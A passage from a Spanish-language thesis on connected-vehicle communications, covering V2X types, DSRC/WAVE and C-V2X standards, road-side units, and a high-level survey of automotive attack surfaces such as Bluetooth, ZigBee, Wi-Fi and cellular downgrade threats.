Con los datos mostrados previamente, se puede estimar que el ancho de banda total está entre 3 Gbit/s (~1.4 TB/h) y 40 Gbit/s (~19 TB/h), lo que equivale a 660 TBW por año si se estima una media de 293 horas conducidas por año. Es por ello que la tecnología 5G crea una gran oportunidad, ya que esta permite velocidades cien veces mayores que la tecnología 4G, latencias menores a 5 milisegundos y una gran fiabilidad. En términos generales, esto conlleva que las ciudades implementen pequeñas celdas que permitan a los automóviles tomar decisiones críticas lejos de los centros de datos centralizados.

Actualmente existen distintas opiniones entre fabricantes de automóviles, proveedores de tecnología y países con respecto a la forma en que los vehículos conectados deberían comunicarse. En 2015, Estados Unidos desplegó un sistema basado en arquitectura WLAN a través del estándar inalámbrico IEEE 802.11p (DRSC/WAVE) y en 2017, se completó la versión *Cellular-Vehicle-to-everything* (C-V2X) basada en redes celulares 5G (5G-NR) y desarrollada por 3GPP.

Actualmente, Estados Unidos y China están liderando el crecimiento de las redes 5G, y, por tanto, hace que países y empresas como Ford, BMW y Daimler apoyen las tecnología C-V2X. Por otro lado, las principales entidades que apoya DSRC/WAVE son la Comisión Europea junto con Toyota y Volkswagen por las ventajas de ser un estándar conocido, económico y en funcionamiento. Sin embargo, en Europa no es un aspecto que esté cerrado ni definido, debido a la presión por parte de algunos fabricantes y operadores relacionada con la alta inversión en la tecnología celular 5G.

2.3.1. Tipo de comunicaciones

Las comunicaciones vehiculares nacen a partir de redes MANET (*Mobile Ad-Hoc Network*), denominadas en la automoción como redes VANET (*Vehicular Ad-Hoc Network*). En estas redes, los vehículos son capaces de comportarse como nodos móviles gracias a un sistema conocido como OBU (*On Board Unit*) que permite el intercambio de información con las OBU's de otros vehículos o con los dispositivos fijos existentes en la ciudad (RSU). Las redes VANET al tener nodos con alta movilidad, se destacan por ser redes inalámbricas descentralizadas, multisalto y sin topología fija que permiten una alta escalabilidad.

Las diversas conexiones que engloban las redes VANET se generalizan con el nombre de *Vehicle-to-everything* (V2X). Estas distintas conexiones permiten la interacción bidireccional de un vehículo con distintos elementos que encuentre en su entorno para así, mejorar la eficiencia del tráfico, la seguridad en la carretera y el

ahorro de energía. Un caso práctico es transmitir en tiempo real información relevante sobre ciertas condiciones en la circulación como puede ser un vehículo accidentado en tu camino.

En la siguiente Figura 2.4 se puede apreciar las distintas aplicaciones que engloba V2X, estas comunicaciones son *Vehicle-to-Vehicle (V2V), Vehicle-to-Infrastructure (V2I), Vehicle-to-Pedestrian (V2P) y Vehicle-to-Network (V2N).*



Figura 2.4: Tipos de aplicaciones V2X. [11]

- **Vehículo a Vehículo (V2V):** Intercambio de información entre vehículos en tiempo real, este es un concepto similar a la comunicación entre maquinas (M2M).

- **Vehículo a Infraestructura (V2I):** Intercambio de información entre un automóvil y una RSU. La RSU puede transmitir en distintos modos como unidifusión, difusión y multidifusión. Un ejemplo son los semáforos o las señales inteligentes.

- **Vehículo a Peatón (V2P):** Comunicaciones entre vehículos y peatones que se encuentren en un corto rango. La información puede ser transmitida para avisar a un peatón o incluso para que un peatón vulnerable, como puede ser un ciclista pueda comunicarse con el automóvil. No se espera que sea una comunicación tan frecuente debido a las limitaciones de capacidad de batería y de antena.

- **Vehículo a Red (V2N):** Aplicación para que un vehículo pueda comunicarse con centros de datos a través de redes celulares, con el fin de que los vehículos puedan recibir alertas de manera interrumpida sobre el estado de la carretera, posibles accidentes, etc.

2.3.2. Dedicated Short-Range Communications

La tecnología DSRC/WAVE fue la primera comunicación inalámbrica desarrollada en Estados Unidos de la mano de IEEE y SAE para las comunicaciones V2X. Para la capa física y MAC se basaron en el estándar Wi-Fi IEEE 802.11a y en el año 2010 se completó este nuevo estándar conocido como 802.11p. Luego, para las capas superiores se usaron distintos entandares de la familia IEEE 1609 agrupados con el término WAVE (*Wireless Access for Vehicular Environments*) y el estándar SAE J2735. En el caso de Europa, la tecnología es conocida como C-ITS (ITS-G5) y fue desarrollada por el Instituto Europeo de Estándares de Telecomunicación (ETSI) bajo el mandato de la Comisión Europea.

La FCC en Estados Unidos y el ETSI en Europa han asignado 75 MHz y 30 MHz, respectivamente, en la banda de 5.9 GHz para el uso de sistemas de transporte inteligente (ITS). Esta banda de frecuencia exclusiva garantiza que no haya interferencias con los sistemas Wi-Fi heredados. Debido a que es una tecnología que es ampliamente usada para redes de área local inalámbricas y DSRC, se enfoca en comunicaciones inalámbricas veloces entre vehículos e infraestructura proveyendo de una alta seguridad.

DSRC abarca varios estándares ISO para las diferentes capas del modelo OSI, incluyendo EN 12253:2004 para la capa física, EN 12795:2002 para la capa de enlace de datos y EN 12834:2002 para la capa de aplicación. Además, DSRC tiene modificaciones regionales en Estados Unidos, Europa y Japón. Un ejemplo es en el uso del espectro. En la Figura 1.5, podemos ver como actualmente en Europa hay cinco canales, mientras que en Estados Unidos hay siete. Ambos mantienen un ancho de banda de 10 MHz y un canal primario de control crítico de seguridad (CCH). Para los canales secundarios, Estados Unidos hace una división de cuatro canales de servicios y dos relacionados con la seguridad. En cambio, ETSI mantiene dos canales de señalización (SCH) relacionados con la seguridad y otros dos que no lo están. Destacar que el canal primario es comunicación tipo broadcast dedicado a paquetes con prioridad y con baja latencia. En cambio, los canales SCH establecen comunicación Ad-Hoc entre RSU y OBU para aplicaciones específicas, pudiendo ser ejecutadas en párelo en diferentes canales. [12]



Figura 2.5: Frecuencia y canales reservados para servicios V2X. [12]

Antes nombramos los distintos protocolos que engloban la tecnología DSRC/WAVE y partiendo por la capa física (PHY), nos encontramos con el estándar IEEE 802.11p que recibió cambios de la versión IEEE 802.11a como podemos ver en la Tabla 1.2. Aspectos que mantiene son la multiplexación OFDM y los tipos de modulación. Por otro lado, las principales diferencias que aporta el estándar IEEE 802.11p son: un ancho de banda del canal más estrecho ya que es de 10 MHz en vez de 20 MHz y una frecuencia portadora de 5.9 GHz en lugar de 2.4 GHz (802.11b/g/n) y 5 GHz (802.11a/n). El uso de un ancho de banda de 10 MHz hace que el tiempo de transmisión sea el doble y permite obtener un enlace más robusto para los entornos vehiculares. También, reduce el efecto Doppler y retrasos. Otra característica importante es la baja latencia, es decir, el retardo entre abrir y cerrar una conexión es muy bajo, menor que 0.02 segundos.

Tabla 2.2: Diferencia entre IEEE 802.11a y IEEE 802.11p. [11]

Parámetros	**802.11a**	**802.11p**
Ancho de banda	20 MHz	10 MHz
Tasa de bits (Mb/s)	6,9,12,18,24,36,48,54	3,4,5,6,9,12,18,24,27
Alcance	300 m	1000 m
Periodo FFT	3.2 μs	6.4 μs
Duración símbolo OFDM	4 μs	8 μs
SIFS	16 μs	32 μs
Separación subportadoras	0.3125 MHz	0.15625 MHz

Luego, en la capa MAC el estándar IEEE 802.11p define el mecanismo de acceso al canal a través de CSMA/CA que permite el uso del mismo medio a múltiples dispositivos. Además, en la parte superior de la capa MAC se hace uso del primer estándar que recopila el protocolo WAVE, el IEEE 1609.4. Este permite la conectividad multicanal entre dispositivos sin necesidad de conocer los parámetros físicos. En la capa de red y transporte es posible usar TCP/UDP/IPv6 o WSMP (*WAVE Short Message Protocol*), este último está definido por el estándar IEEE 1609.3 y trata de mensajes optimizados para una rápida transmisión. El último estándar relacionado con WAVE es el IEEE 1609.2, usado en la capa de seguridad. Este se encarga de servicios como la autenticación para el acceso de la red a usuarios autorizados y legítimos o el cifrado con algoritmos como SHA-256 o ECDSA. Estas, son medidas opcionales ya que pueden incrementar la latencia y no cumplir con los requisitos de ciertas aplicaciones.

Como vemos en la Figura 2.6, cerramos la pila con los estándares SAE J2735 y SAE J2945/1. El primero especifica la estructura y los datos de 15 mensajes V2X (BSM, MAP, TIM, etc) y el segundo estándar se enfoca en garantizar integridad en las comunicaciones V2V a través de mensajes BSM (*Basic Safety Message*).



Figura 2.6: Pila de protocolo DSRC. [13]

2.3.3. *Cellular* V2X

La alternativa a DSRC se conoce como C-V2X (*Celluar Vehicle-to-everything*) y su estándar llegó a través de 3GPP en el año 2017 con la *Release* 14. Su comienzo se basó en la comunicación V2X a través de redes celulares LTE por la seguridad y gran cobertura que esta tenía, pero con limitaciones de latencia y velocidad de transmisión. Luego, con la llegada de la red 5G, 3GGP publicó las versiones 15 y 16 denominadas NR-V2X (*New Radio V2X*), para poder ser compatibles con el 5G y cumplir con los requerimientos de alta fiabilidad y latencias de hasta 1 ms para las nuevas aplicaciones como *platooning*, conducción avanzada o remota. [14]

La tecnología permite tanto comunicaciones directas como indirectas. En caso de comunicaciones directas (*sidelink*), es similar a DSRC, comunicaciones *Device-to-Device* (D2D) entre vehículos (V2V), peatones (V2P) o infraestructura (V2I) a través de la interfaz PC5. Fue pensada para comunicaciones de corto alcance, menor a 1 kilometro y sin la necesidad del uso de la red celular al operar en las bandas ITS. Además, se caracteriza por tener dos modos de comunicación, con cobertura y sin cobertura, sin depender del uso de una SIM móvil y usando GNSS para la sincronización del tiempo cuando no existe cobertura.

Por otra parte, el hecho de que las comunicaciones directas no necesiten de la red celular es gracias a las comunicaciones indirectas conocidas como *uplink* y *downlink*. Estas hacen uso de la red celular existente, y a través de la interfaz Uu un vehículo o la infraestructura pueden comunicarse con las estaciones base para servicios en la nube (V2N). El intercambio de información puede ser a través de comunicaciones *unicast* o *multicast* y a distancias mayores a un kilómetro.

En la Figura 2.7 Qualcomm nos muestra de manera gráfica el uso de los dos tipos de comunicaciones que comentábamos anteriormente. Esta empresa es una de las más de ochenta que conforma el grupo 5GAA (*5G Automotive Association*), creado para impulsar el crecimiento de la tecnología C-V2X. Otras entidades reconocidas que

conforman este grupo son empresas como Ford, Mercedes-Benz, Intel, Ericsson, Telefónica o Airbus.



Figura 2.7: Arquitectura C-V2X. [15]

2.4. Road-side unit (RSU)

La definición original de *road-side unit* (RSU) está establecida por la Comisión Federal de Comunicaciones (FCC) como parte de la localización de la banda de 5.9 GHz para ITS. Los RSU son transceptores de comunicaciones dedicadas de corto alcance (DSRC), instalados a lo largo de carreteras o caminos para peatones. Pueden ser montados en vehículos para usarse cuando están estacionados en caso de tener licencia en la zona de uso. Estos dispositivos recopilan información del tráfico de un área determinada de la vía y transmiten los datos a unidades a bordo (OBU) de vehículos y a la central de gestión del tráfico. También pueden ser fuentes de información para los vehículos inteligentes.

Uno de los métodos que emplea RSU para recolectar información es el uso del método de triangulación. Este método usa teléfonos móviles como sondas de tráfico anónimas. Un RSU es capaz de obsérvalos gracias a las transmisiones de presencia que envían a la red celular. Luego, recolecta y analiza los datos de la red usando triangulación y lo convierte en información del flujo de tráfico. Por tanto, es un método que funciona para todo tipo de vehículos que tengan un teléfono operativo.

Otro método, es la identificación del propio vehículo a través de identificadores únicos procedentes del vehículo, como puede ser la dirección MAC del dispositivo Bluetooth, la etiqueta RFID de peaje o con las comunicaciones inalámbricas entre componentes que los vehículos actuales contienen. La finalidad de esta es que a lo largo de su ruta un vehículo es detectado por diversas RSUs que recopilan la información y la analizan para poder determinar, entre otros, la velocidad, los tiempos de viaje y la fluidez del tráfico en determinados segmentos de la carretera.

Por otra parte, comunicaciones V2I proporcionadas por vehículos inteligentes también permiten la recolección de datos del flujo de tráfico y de sistemas de navegación satelital, videocámaras de tráfico y detección de audio. Obtener información de

diversas fuentes permite crear una imagen más precisa del flujo mediante la fusión de datos que permite combinarlos de manera inteligente. [16]

Un ejemplo es el banco de pruebas desplegado en un tramo de autopista en Antwrp (Bélgica) por Fed4FIRE. Esta tramo de autopista inteligente se usa para investigar y validar la comunicaciones V2X y V2V con baja latencia (10-15 ms). Este emplea la inteligencia artificial. En la siguiente Figura 2.8, podemos ver una representación gráfica del sistema usado en la autopista inteligente de Antwrp.



Figura 2.8: Arquitectura de la autopista de Antwrp. [17]

Por otra parte, en la Figura 1.9 se puede observar el hardware utilizado por Fed4FIRE tanto para el vehículo (OBU) como en la infraestructura (RSU).



Figura 2.9: OBU hardware izquierda – RSU hardware derecha. [17]

El sistema a bordo instalado en el techo del vehículo es el encargado de comunicarse con la RSU y en el interior, se encuentra el sistema de alimentación y la unidad de procesamiento. Por otro lado, la RSU tiene módulos para la comunicación inalámbrica, para el procesamiento local y para la gestión de la propia RSU con posibilidad de recuperación a distancia. [17]

Por último, resaltar que la finalidad de las RSU's es facilitar la comunicación entre la infraestructura de transporte, vehículos y otros dispositivos móviles a través del intercambio de datos sobre DSRC, cumpliendo con los estándares IEEE 802.11, IEEE 1609.x, SAE J2735 y SAE J2945. En la Figura 2.10 podemos ver un diagrama de alto nivel del RSU y su función como interfaz RSC. [18]



Figura 2.10: Diagrama de alto nivel de la RSU. [18]

CAPÍTULO 3. IDENTIFICACIÓN DE RIESGOS

Actualmente los vehículos tienen una gran cantidad de microprocesadores (MCUs) y unidades de control electrónica (ECUs) que permiten monitorizar y dar servicio a los subsistemas del propio vehículo. Si estos no están correctamente protegidos, existe la posibilidad de que se pueda robar la información que manejan o incluso poder llegar a tomar el control del vehículo. Es por eso por lo que la ciberseguridad en la automoción es de gran importancia para consumidores, compañías de automóviles y OEMs.

La ciberseguridad puede englobarse en los siguientes campos:

- **Autenticación y control de acceso**. Quién está autorizado para realizar determinadas tareas y a qué tiene acceso.

- **Protección de ataques externos**. Prevenir controles no autorizados y proteger la información, comunicación, etc.

- **Detección y respuesta a incidentes**. Identificar, reportar y responder frente a ataques y amenazas. [19]

3.1. Métodos de ataque en la automoción

Existen las siguientes vías para poder llegar a comprometer una ECU:

- **Ataques físicos directos.** Engloba los ataques donde se tiene acceso físico al vehículo. De esta manera se tiene acceso a puertos y conectores como el OBD-II y se pueden escuchar las comunicaciones que se realizan en el bus CAN.

- **Ataques físicos indirectos.** Este grupo engloba los ataques que requieren una conexión física, pero sin la presencia del atacante. Esta se consigue a través de proveer al usuario de un dispositivo USB malicioso, una tarjeta SD o un disco, o incluso con troyanos maliciosos a través de la tienda de aplicaciones.

- **Vulnerabilidades inalámbricas.** Podemos hacer distinción entre accesos inalámbricos de corto o largo rango. Para el primer grupo existen vectores de ataques como el Bluetooth, Wi-Fi, comunicaciones RF que controlan las cerraduras, luces e ignición (*Keyless Entry*) y comunicaciones dedicadas de corto rango (DSRC). Por otra parte, las comunicaciones inalámbricas de largo rango consiguen acceso desde grandes distancias como podría ser a través de tecnología celular o GPS. [20]

En la siguiente Figura 3.1 podemos ver un esquema de distintas superficies de ataques y en este proyecto nos centraremos en las comunicaciones inalámbricas.



Figura 3.1: Diagrama con diversas superficies de ataque. [21]

3.2. Amenazas de seguridad en las tecnologías de comunicación remota

Para obtener una visión global, en la siguiente figura (Figura 3.2) podemos observar las principales tecnologías de comunicación inalámbricas que permiten el funcionamiento de los vehículos conectados y autónomos (CAVs).



Figura 3.2: Vectores de ataque en comunicaciones V2X. [22]

3.2.1. DSRC

El uso de DSRC implica que aumenten las vulnerabilidades en la conectividad entre vehículos. Por un lado, al ser una nueva superficie de ataque hacia los vehículos conectados que ya han mostrado vulnerabilidades por otras vías. Por otro lado, al provenir del estándar 802.11a y sabiendo los canales de transmisión, amenazas como *Rogue* AP, MitM, DoS o *Jamming* existentes en la tecnología Wi-Fi son aplicables.

Además, DSRC permite intercambiar datos como los mensajes básicos de seguridad (BSM) a través del bus CAN. Los datos se integran en un controlador de red en la

capa de enlace de datos o en la capa de red como el resto de las comunicaciones internas de un vehículo. Esto implica que, aunque el tráfico DSRC esté cifrado, la seguridad de las transmisiones dependa del controlador de red y de la infraestructura de la puerta de enlace. [23]

3.2.2. C-V2X

Como ya hemos visto, la alternativa directa a DSRC es C-V2X. Algunas amenazas existentes en esta tecnología son, la posibilidad de tener un nodo malicioso que pueda explotar vulnerabilidades en una OBU y ganar acceso a través de ataques de día cero. También pueden ocurrir ataques de desincronización o de reproducción debido a que las claves secretas de las transmisiones se generan siguiendo un patrón jerárquico o por la falta de cifrado de algunos sensores. Además, podrían ser ataques de canal lateral que permiten explotar la red a través de un vehículo o gNB, siendo estos ataques difícilmente detectables. [24]

Cabe destacar que, pese a que la tecnología 4G/5G se considera segura, existen otros métodos como denegar el servicio y obligar a los dispositivos a que usen tecnología 2G/3G para conectarse. El motivo es que estas tecnologías contienen vulnerabilidades conocidas que un atacante puede explotar y así conseguir acceso a las comunicaciones del vehículo que haya obligado a usar dicha tecnología.

3.2.3. Otras

Bluetooth

Tecnología de alcance limitado que permite la comunicación inalámbrica de datos entre dispositivos digitales. El *bluetooth*, es comúnmente usado para emparejar dispositivos móviles con el *infotainment* del vehículo o sistemas telemáticos que permiten, por ejemplo, realizar diagnósticos del vehículo. A pesar de ser una conexión estándar en la mayoría de los vehículos, presenta mecanismos limitados de seguridad con posibilidad incluso, de no ser activados por los usuarios.

Además, una vez se tiene acceso al dispositivo, la privacidad del usuario está comprometida ya que es posible robar los datos de los dispositivos que se han emparejado o grabar el audio que se envía a través de la comunicación Bluetooth. Otra vulnerabilidad es la capacidad de realizar ataques de desbordamiento de búfer o el *BlueBorne,* que permite tener el control total del dispositivo y por tanto la capacidad de poder acceder a los datos, inyectar *malware* o infíltrate en redes. [25]

ZigBee

Estándar de comunicación de corto alcance y baja velocidad basado en IEEE 802.15.5 enfocada en redes IoT. En el ámbito de la automoción, se usa para los sistemas de advertencia de colisión frontal (FCW) y sistemas avanzados de asistencia a la conducción (ADAS). Algunas vulnerabilidades de la tecnología son la posibilidad de descubrir detalles de la configuración de los dispositivos que estén dentro del rango de la red ZigBee, los ataques de *replay* para retransmitir el tráfico de la red e incluso las redes no encriptadas que permiten recopilar información del vehículo o localizarlo.

Wi-Fi and WiMAX

Tecnología basada en el estándar IEEE 802.16, caracterizado por su baja latencia, calidad de servicio (QoS), seguridad y compatibilidad con redes centrales IP, que presenta vulnerabilidades conocidas como ataques de interferencia.

Un ejemplo es el ataque que se realizó a un vehículo de Tesla [26], donde se llevó a cabo un ataque remoto en el que se ganó acceso gracias a que la contraseña de un identificador de red estaba guardado en texto plano. De esta manera, se creó un punto de acceso para poder redirigir el tráfico a su dominio.

Existen otros ataques como el *Evil Twin*, el cual permite la conexión a un punto de acceso ilegítimo sin ser detectados para poder espiar la actividad del mismo. Luego, las amenazas a redes WiMAX están centradas en comprometer los enlaces de radio entre los nodos WiMAX con amenazas como interferencias de radiofrecuencia, manipulación de mensajes de gestión, MITM o *Eavesdropping*. [27]

RFID

